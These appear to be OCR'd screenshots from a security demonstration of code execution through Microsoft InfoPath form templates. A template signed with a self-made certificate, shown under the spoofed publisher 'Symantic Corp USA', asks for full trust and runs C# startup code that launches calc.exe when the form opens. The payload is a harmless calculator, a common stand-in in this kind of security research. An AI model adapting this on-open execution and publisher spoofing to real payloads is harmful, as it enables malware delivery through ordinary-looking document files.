
For a form to run with full trust in InfoPath Filler, it must be installed or digitally signed with a certificate. Some Web browser forms require full trust if they contain code, and must be deployed by a server administrator.

Form Template Signature

Specify a certificate to digitally sign this form template. Signed form templates can be made fully trusted and can be automatically updated when sent as email attachments.

☑ Sign this form template

Name	rt
Issued by	rt
Expiration date	11/24/2017



Microsoft Office has identified a potential security concern.

Warning: This file has been signed by a publisher that cannot be verified.


E:\ArticCon\Screen\CsProcessHollowPleasePublished.xsn

The template is requesting full trust permissions and is signed by:

Symantic Corp USA

If you do not trust this publisher, you should not open this template.
Do you want to open this template?


CALC WIN



```
namespace CalcPlease
{
    public partial class FormCode
    {
        // Member variables are not supported in browser-enabled forms.
        // Instead, write and read these values from the FormState
        // dictionary using code such as the following:
        //
        // private object _memberVariable
        // {
        //     get
        //     {
        //         return FormState["_memberVariable"];
        //     }
        //     set
        //     {
        //         FormState["_memberVariable"] = value;
        //     }
        // }

        // NOTE: The following procedure is required by Microsoft InfoPath.
        // It can be modified using Microsoft InfoPath.
        public void InternalStartup()
        {
            System.Diagnostics.Process p = System.Diagnostics.Process.Start("calc.exe");
            p.WaitForInputIdle();

        }
    }
}
```

